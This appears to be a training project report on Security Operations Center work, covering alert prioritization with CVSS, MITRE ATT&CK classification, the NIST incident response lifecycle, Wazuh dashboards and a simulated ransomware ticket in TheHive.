

SECURITY OPERATIONS CENTER (SOC) ALERT MANAGEMENT AND INCIDENT RESPONSE REPORT

1. INTRODUCTION

1.1 INTRODUCTION

In today's digital environment, organizations face a growing number of cybersecurity threats, including phishing attacks, malware infections, ransomware outbreaks, data breaches, insider threats, and network-based attacks. Security Operations Centers (SOCs) play a critical role in monitoring, detecting, analysing, and responding to these threats to ensure the confidentiality, integrity, and availability of organizational assets.

A Security Operations Center serves as the first line of defence against cyber threats by continuously monitoring security events generated by various systems, applications, and network devices. SOC analysts are responsible for identifying suspicious activities, prioritizing security alerts based on risk, investigating incidents, preserving evidence, and coordinating response efforts to minimize the impact of attacks.

The purpose of this project is to develop a comprehensive understanding of SOC operations and incident response processes through both theoretical study and practical implementation. The project focuses on key areas such as alert prioritization, incident classification, alert triage, evidence preservation, threat intelligence validation, incident response documentation, and end-to-end security incident handling.

Industry-standard frameworks and methodologies were used throughout the project, including the Common Vulnerability Scoring System (CVSS) for risk assessment, the MITRE ATT&CK Framework for attack classification, and the National Institute of Standards and Technology (NIST) Incident Response Lifecycle for structured incident handling. Practical exercises were performed using security tools such as Wazuh, TheHive, CrowdSec, VirusTotal, AlienVault OTX, Velociraptor, FTK Imager, and Metasploit to simulate real-world SOC environments.

The project culminates in a capstone exercise that demonstrates the complete alert-to-response workflow. This includes simulating a cyberattack, detecting malicious activity, performing alert triage, validating indicators of compromise (IOCs), containing the threat, preserving forensic evidence, and producing incident reports for both technical and non-technical stakeholders.

By completing this project, a foundational understanding of Security Operations Center functions, incident response procedures, threat analysis techniques, and cybersecurity best practices is established. The knowledge and skills gained through this exercise closely align with the responsibilities of entry-level SOC Analysts and Incident Responders in modern cybersecurity teams.

1.2 OBJECTIVES

The primary objectives of this project are:

- 1. To understand the process of alert prioritization using severity levels and CVSS scoring.
- 2. To classify security incidents using industry-standard frameworks such as MITRE ATT&CK.
- 3. To perform alert triage and threat validation using threat intelligence platforms.
- 4. To apply the NIST Incident Response Lifecycle during security investigations.
- 5. To practice evidence collection and preservation while maintaining forensic integrity.
- 6. To document incidents using professional reporting standards and response templates.
- 7. To simulate and manage a complete security incident from detection to recovery.
- 8. To develop practical skills required for Security Operations Center (SOC) analyst roles.

This project provides a structured approach to understanding how security teams detect, analyse, contain, and recover from cyber threats while maintaining proper documentation and communication throughout the incident response process.

2. ALERT PRIORITY LEVELS

The purpose of alert prioritization is to help Security Operations Center (SOC) analysts identify and respond to the most dangerous security threats first. Organizations generate thousands of alerts every day, making it impossible to investigate every alert with the same level of urgency. By assigning priority levels based on severity, business impact, exploitability, and urgency, analysts can focus on incidents that pose the greatest risk to the organization. Proper alert prioritization reduces response time, minimizes business disruption, and ensures that critical threats are contained before they cause significant damage.

2.1 PRIORITY CLASSIFICATION FRAMEWORK

Security alerts are generally categorized into four priority levels: Critical, High, Medium, and Low.

Priority Level	Description	Example
Critical	Immediate threat causing severe business impact and requiring immediate response.	Ransomware attack, Domain Administrator compromise
High	Serious threat with significant risk that requires urgent investigation.	Unauthorized administrator login, privilege escalation

Priority Level	Description	Example
Medium	Suspicious activity that may indicate malicious behaviour and requires review.	Multiple failed SSH login attempts
Low	Informational events or low-risk activities that require monitoring but not immediate action.	Port scanning, policy violations

CRITICAL ALERTS

Critical alerts represent the highest level of risk. These incidents can directly impact business operations, confidentiality, integrity, or availability of systems. Immediate action is required to prevent widespread damage.

Examples:

- Ransomware encrypting files on production servers
- Domain Administrator account compromise
- Active data exfiltration
- Remote Code Execution on critical infrastructure

2.1.1 HIGH ALERTS

High-priority alerts indicate a serious security issue that could escalate if not addressed quickly. Although immediate damage may not have occurred, the potential impact is substantial.

Examples:

- Unauthorized administrator login
- Detection of malware on a critical server
- Exploitation attempts against internet-facing applications

2.1.2 MEDIUM ALERTS

Medium-priority alerts are suspicious events that may represent an attack in progress. These alerts require investigation to determine whether they are malicious or benign.

Examples:

- Repeated failed login attempts
- Suspicious PowerShell execution
- Unusual network traffic patterns

2.1.3 LOW ALERTS

Low-priority alerts are generally informational and do not indicate an immediate threat. They are useful for monitoring trends and identifying reconnaissance activities.

Examples:

- Port scans
- System configuration changes
- Policy violations

2.2 ALERT PRIORITIZATION CRITERIA

Alert priority is not determined solely by the type of alert. Several factors are considered to accurately assess risk and determine the appropriate response level.

2.2.1 ASSET CRITICALITY

Asset criticality refers to the importance of the affected system to business operations. A security incident affecting a critical asset receives a higher priority than the same incident occurring on a non-critical system.

Examples:

Asset	Criticality
Production Database Server	Critical
Financial Transaction System	Critical
Employee Workstation	Medium
Test Environment VM	Medium
Development Sandbox	Low

For example, malware detected on a production database server would be treated as a Critical incident, while the same malware on a test machine might be classified as Medium.

2.2.2 EXPLOIT LIKELIHOOD

Exploit likelihood measures the probability that a vulnerability or security weakness can be successfully exploited by attackers.

Factors affecting exploit likelihood include:

- Availability of public exploit code
- Ease of exploitation
- Existing security controls
- Active exploitation observed in the wild

Examples:

Scenario	Likelihood
Public exploit available on GitHub	High
Vulnerability actively exploited by attackers	High
Complex exploit requiring local access	Medium
Theoretical attack with no known exploit	Low

A vulnerability with publicly available exploit code poses a much greater risk because attackers can easily weaponize it.

2.2.3 BUSINESS IMPACT

Business impact evaluates the consequences of a successful attack on the organization.

Areas affected may include:

- Financial losses
- Service downtime
- Regulatory penalties
- Reputational damage
- Data breaches

Examples:

Impact	Priority
Customer data exposure	Critical
Online banking outage	Critical
Internal application disruption	Medium
Test environment failure	Low

An incident affecting customer information would receive a much higher priority than an issue affecting an isolated test environment.

2.3 CVSS-BASED RISK SCORING

The Common Vulnerability Scoring System (CVSS) is an industry-standard framework used to assess the severity of security vulnerabilities. CVSS provides a numerical score ranging from 0 to 10, helping organizations prioritize remediation efforts.

2.3.1 CVSS SEVERITY RATINGS

CVSS Score	Severity
9.0 – 10.0	Critical: Immediate threat causing major business impact
7.0 – 8.9	High: Serious security issue requiring urgent action
4.0 – 6.9	Medium: Potential threat requiring investigation
0.1 – 3.9	Low: Informational event with minimal risk
0.0	None

CVSS evaluates vulnerabilities using several metrics:

- Attack Vector (Network, Local, Physical)
- Attack Complexity
- Privileges Required
- User Interaction
- Confidentiality Impact
- Integrity Impact
- Availability Impact

CVSS BASED PRIORITIZATION

Alert	CVSS Score	Priority
Log4Shell Exploit	9.8	Critical
Ransomware Activity	9.5	Critical
Unauthorized Admin Login	8.5	High
SSH Brute Force	6.5	Medium
Port Scan	3.1	Low

CVSS BASED PRIORITIZATION

Google Sheets-style table showing Alert name, CVSS Score, and Priority level

Alert	CVSS Score	Priority
Log4Shell Exploit	9.8	Critical
Ransomware Activity	9.5	Critical
Unauthorized Admin Login	8.5	High
SSH Brute Force	6.5	Medium
Port Scan	3.1	Low

Figure 1: Google sheets showing Alert name, CVSS Score, and Priority level

Organizations often combine CVSS scores with asset criticality and business impact to determine final alert priority.




Figure 2: Alert Prioritization Workflow

2.3.2 EXAMPLE: LOG4SHELL VULNERABILITY

2.3.2.1 VULNERABILITY DETAILS

Field	Value
Vulnerability Name	Log4Shell
CVE Identifier	CVE-2021-44228
CVSS Score	9.8
Severity	Critical

2.3.2.2 WHY LOG4SHELL WAS CLASSIFIED AS CRITICAL

Log4Shell was one of the most severe vulnerabilities discovered in recent years because it allowed attackers to execute arbitrary code remotely on vulnerable systems.

The vulnerability received a **CVSS score of 9.8/10**, placing it in the Critical category.

2.3.2.3 KEY REASONS FOR CRITICAL CLASSIFICATION

1. Remote Code Execution (RCE)

Attackers could execute malicious commands on a target server without needing physical access, potentially gaining full control of the system.

2. Public Exploits Available

Proof-of-concept exploits became publicly available shortly after disclosure, making exploitation accessible to both advanced attackers and inexperienced threat actors.

3. Internet-Facing Exposure

Many organizations used vulnerable versions of Log4j in publicly accessible applications, significantly increasing attack exposure.

4. High Business Impact

Successful exploitation could result in:

- Data theft
- System compromise
- Service disruption
- Ransomware deployment

- Unauthorized access to sensitive information

2.3.2.4 RISK ASSESSMENT SUMMARY

Factor	Assessment
Asset Criticality	High
Exploit Likelihood	Very High
Business Impact	Critical
CVSS Score	9.8
Final Priority	Critical

Therefore, security teams worldwide treated Log4Shell alerts as Critical and prioritized immediate patching, monitoring, and incident response activities to mitigate the risk.

3. INCIDENT CLASSIFICATION

3.1 OVERVIEW

Incident classification is the process of categorizing security events based on their nature, impact, and method of attack. Proper classification helps Security Operations Center (SOC) analysts quickly understand the threat, determine its severity, assign appropriate resources, and initiate the correct response procedures. A standardized classification approach improves incident tracking, reporting, threat intelligence sharing, and overall incident management efficiency.

Security incidents are typically categorized into various types such as malware infections, phishing attacks, denial-of-service attacks, insider threats, and data exfiltration attempts. Each category represents a unique threat scenario and requires specific investigation and response techniques.

3.2 INCIDENT CATEGORIES

Category	Description	Example
Malware	Malicious software designed to disrupt, damage, or gain unauthorized access to systems.	Trojan Infection
Phishing	Fraudulent attempts to steal credentials or sensitive information through deceptive communications.	Credential Harvestin Email
DDoS	Distributed Denial-of-Service attacks aimed at overwhelm systems and disrupting services.	Web Server Flood

Category	Description	Example
Insider Threat	Security incidents caused by authorized users misusing their privileges.	Unauthorized Data Access
Data Exfiltration	Unauthorized transfer or theft of sensitive information from the organization.	Sensitive File Transfer

3.3 MITRE ATT&CK MAPPING

To standardize incident classification and improve threat analysis, security incidents can be mapped to techniques from the MITRE ATT&CK framework. MITRE ATT&CK provides a globally recognized knowledge base of adversary tactics and techniques used during cyberattacks.

Alert ID	Incident Type	MITRE ATT&CK Technique
001	Phishing Email	T1566 – Phishing
002	Brute Force SSH	T1110 – Brute Force
003	Exploit Attempt	T1190 – Exploit Public-Facing Application
004	Malware Execution	T1204 – User Execution

3.4 IMPORTANCE OF INCIDENT CLASSIFICATION

Effective incident classification provides several benefits:

- Enables faster incident triage and investigation.
- Helps prioritize incidents based on risk and business impact.
- Supports accurate reporting and compliance requirements.
- Improves communication between SOC teams and stakeholders.
- Facilitates threat intelligence sharing and correlation.
- Assists in identifying attack patterns and recurring threats.

By using structured classification methods and frameworks such as MITRE ATT&CK, security teams can improve their ability to detect, analyse, and respond to cyber threats in a consistent and efficient manner.




Figure 3: Incident Classification Diagram.

4. BASIC INCIDENT RESPONSE

INCIDENT RESPONSE LIFECYCLE

The Incident Response Lifecycle is a structured approach used by Security Operations Centers (SOCs) to effectively manage and respond to cybersecurity incidents. The framework defined by National Institute of Standards and Technology consists of six phases that help organizations minimize damage, recover quickly, and improve their security posture.

4.1 PHASE 1: PREPARATION

Preparation is the foundation of an effective incident response program. During this phase, organizations establish incident response plans, policies, procedures, and communication channels. Security monitoring tools such as Wazuh, SIEM solutions, antivirus software, and intrusion detection systems are configured to detect suspicious activities. Employees are trained on security awareness, and incident response teams are assigned specific roles and responsibilities. The primary objective of this phase is to ensure that the organization is ready to respond efficiently when a security incident occurs.

ACTIVITIES PERFORMED

- Develop and maintain incident response policies and procedures.
- Configure monitoring and detection tools.
- Establish communication and escalation procedures.
- Conduct security awareness and incident response training.
- Create incident response playbooks and checklists.

PHASE 2: IDENTIFICATION

The identification phase focuses on detecting and validating potential security incidents. Security alerts generated by monitoring tools are analysed to determine whether they represent actual threats or false

positives. Analysts review indicators of compromise (IOCs), such as suspicious IP addresses, malicious file hashes, unusual login attempts, or abnormal network traffic patterns. Once sufficient evidence is collected, the event is classified as a security incident, and appropriate response actions are initiated.

ACTIVITIES PERFORMED

- Monitor security alerts and logs.
- Analyse suspicious events and indicators.
- Validate threat intelligence information.
- Determine the scope and severity of the incident.
- Classify and prioritize the incident.

4.3 PHASE 3: CONTAINMENT

Containment aims to limit the spread and impact of the incident while preserving evidence for further investigation. Depending on the nature of the attack, affected systems may be isolated from the network, compromised accounts may be disabled, and malicious IP addresses may be blocked. Quick containment helps prevent attackers from moving laterally within the environment or causing additional damage.

ACTIVITIES PERFORMED

- Isolate infected endpoints or servers.
- Block malicious IP addresses and domains.
- Disable compromised user accounts.
- Preserve forensic evidence.
- Implement temporary security controls.

4.4 PHASE 4: ERADICATION

After the incident has been contained, the root cause must be eliminated. This phase involves removing malware, deleting malicious files, closing security gaps, and applying necessary patches or configuration changes. Security teams ensure that all traces of the threat have been removed before systems are returned to production.

ACTIVITIES PERFORMED

- Remove malware and malicious artifacts.
- Delete unauthorized user accounts.
- Patch vulnerabilities and update systems.
- Reconfigure security controls.

- Conduct malware and vulnerability scans.

4.5 PHASE 5: RECOVERY

The recovery phase focuses on restoring affected systems and services to normal operation. Systems are carefully monitored to ensure that no signs of compromise remain. Backups may be restored, services restarted, and business operations resumed. Validation checks are performed to confirm system integrity and functionality before returning systems to users.

ACTIVITIES PERFORMED

- Restore systems from trusted backups.
- Verify system integrity and functionality.
- Resume business operations.
- Monitor systems for recurring threats.
- Confirm successful remediation.

4.6 PHASE 6: LESSONS LEARNED

The final phase involves reviewing the incident to identify strengths and weaknesses in the response process. The incident response team conducts a post-incident analysis to determine what happened, how it occurred, and what improvements can be made. Findings are documented and used to enhance security controls, update response procedures, and improve future incident handling capabilities.

ACTIVITIES PERFORMED

- Conduct post-incident review meetings.
- Document findings and observations.
- Identify gaps in detection and response.
- Update incident response playbooks.
- Implement process and security improvements.



Figure 4: NIST Incident Response Lifecycle

5. ALERT MANAGEMENT PRACTICE

5.1 OBJECTIVE

The objective of this activity was to develop practical skills in alert classification, prioritization, incident ticket creation, and escalation procedures commonly performed by Security Operations Center (SOC) analysts. The exercise involved categorizing security alerts, assigning priorities based on severity and business impact, documenting incidents, and creating escalation workflows.

5.2 ALERT CLASSIFICATION SYSTEM


A structured alert classification system was created to categorize security events according to their type, severity, and associated MITRE ATT&CK techniques. This classification enables SOC analysts to quickly identify threats and initiate appropriate response actions.

ALERT CLASSIFICATION TABLE

Alert ID	Alert Type	Description	Priority	MITRE ATT&CK Technique
001	Phishing Email	Suspicious email containing a malicious link	High	T1566 – Phishing
002	SSH Brute Force	Multiple failed SSH login attempt	Medium	T1110 – Brute Force
003	Log4Shell Exploit	Attempted exploitation of Log4j vulnerability	Critical	T1190 – Exploit Public-Facing Application
004	Malware Execution	Unauthorized execution of suspicious executable	High	T1204 – User Execution
005	Network Port Scan	Multiple connection attempts to different ports	Low	T1046 – Network Service Discovery

ANALYSIS

The alerts were categorized according to their threat type and mapped to the corresponding MITRE ATT&CK techniques. Critical and High-priority alerts were considered immediate threats requiring urgent investigation, while Medium and Low-priority alerts were scheduled for routine analysis.



ANALYSIS

The alerts were categorized according to their threat type and mapped to the corresponding MITRE ATT&CK techniques. Critical and High-priority alerts were considered immediate threats requiring urgent investigation, while Medium and Low-priority alerts were scheduled for routine analysis.

CVSS BASED PRIORITIZATION						
File Edit View Insert Format Data Tools Extensions Help						
100% Arial 10 B I A						
A1	Alert					
	A	B	C	D	E	F
1	Alert name	CVSS Score	Priority level	Threat Type	MITRE ATT&CK Technique	Description
2	Log4Shell Exploit	9.8	Critical	Initial Access	T1190 – Exploit Public-Facing Application	Exploitation of Log4Shell vulnerability (CVE-2021-44228) for remote code execution.
3	Ransomware Activity	9.5	Critical	Impact	T1486 – Data Encrypted for Impact	Ransomware encrypting files and demanding payment.
4	Unauthorized Admin Login	8.5	High	Privilege Escalation	T1078 – Valid Accounts	Administrative access gained using valid but unauthorized credentials.
5	SSH Brute Force	6.5	Medium	Credential Access	T1110 – Brute Force	Brute force attempt to gain access via SSH service.
6	Port Scan	3.1	Low	Discovery	T1046 – Network Service Scanning	Scanning of open ports to identify active services.

Figure 5: Alert Classification Sheet

5.3 ALERT PRIORITIZATION

Alert prioritization was performed using severity ratings, CVSS scores, exploitability, asset criticality, and potential business impact.

PRIORITY ASSIGNMENT CRITERIA

Priority	CVSS Range	Description
Critical	9.0 – 10.0	Immediate action required

Priority	CVSS Range	Description
High	7.0 – 8.9	Serious security threat
Medium	4.0 – 6.9	Requires investigation
Low	0.1 – 3.9	Informational or low-risk event

PRIORITY ASSESSMENT TABLE

Alert	CVSS Score	Business Impact	Assigned Priority
Log4Shell Exploit	9.8	Potential remote code execution	Critical
Ransomware Detection	9.5	Data encryption and service outage	Critical
Unauthorized Admin Login	8.5	Privilege abuse risk	High
SSH Brute Force	6.5	Unauthorized access attempt	Medium
Port Scan	3.1	Reconnaissance activity	Low

ANALYSIS

The Log4Shell exploit was assigned a Critical priority due to its high CVSS score and potential for remote code execution. SSH brute-force attacks were categorized as Medium severity because they represent attempted unauthorized access but do not necessarily indicate successful compromise. Port scanning activity was classified as Low severity as it primarily represents reconnaissance activity.



Figure 6: Alert Prioritization Spreadsheet




Figure 7: CVSS scores and assigned priorities

5.4 WAZUH DASHBOARD CONFIGURATION

Wazuh was configured to monitor incoming security events and provide visual representations of alert severity levels. Dashboard widgets were created to improve visibility into ongoing threats and assist analysts during triage.

DASHBOARD COMPONENTS

- 1. Alert Severity Distribution
- 2. Critical Alert Monitoring
- 3. Top Source IP Addresses
- 4. Alert Trend Analysis
- 5. MITRE ATT&CK Mapping Dashboard

OBSERVATIONS

The dashboard provided a centralized view of security events, allowing analysts to quickly identify high-risk alerts and prioritize response activities. Critical alerts were immediately visible, reducing investigation time and improving incident response efficiency.




Figure 8: Wazuh Main Dashboard




Figure 9a: Alert Severity Pie Chart




Figure 9b: Alert Severity Pie Chart

5.5 INCIDENT TICKET CREATION IN THEHIVE

TheHive was used to create and manage incident records for detected security events. A ransomware scenario was simulated to demonstrate incident documentation and tracking procedures.

INCIDENT DETAILS

Field	Value
Incident Title	[Critical] Ransomware Detected on Server-X
Severity	Critical
Status	Open
Assigned To	SOC Analyst
Detection Source	Wazuh
Incident Type	Malware / Ransomware

INDICATORS OF COMPROMISE (IOCS)

IOC Type	Value
Malicious File	crypto_locker.exe
Source IP	192.168.1.50
Hostname	Server-X

IOC Type	Value
Alert Source	Endpoint Detection Alert

INCIDENT DESCRIPTION

A ransomware executable named **crypto_locker.exe** was detected on Server-X. The system generated multiple alerts indicating suspicious file encryption activity. Communication with IP address **192.168.1.50** was also observed. Immediate containment actions were recommended to prevent lateral movement and additional system compromise.

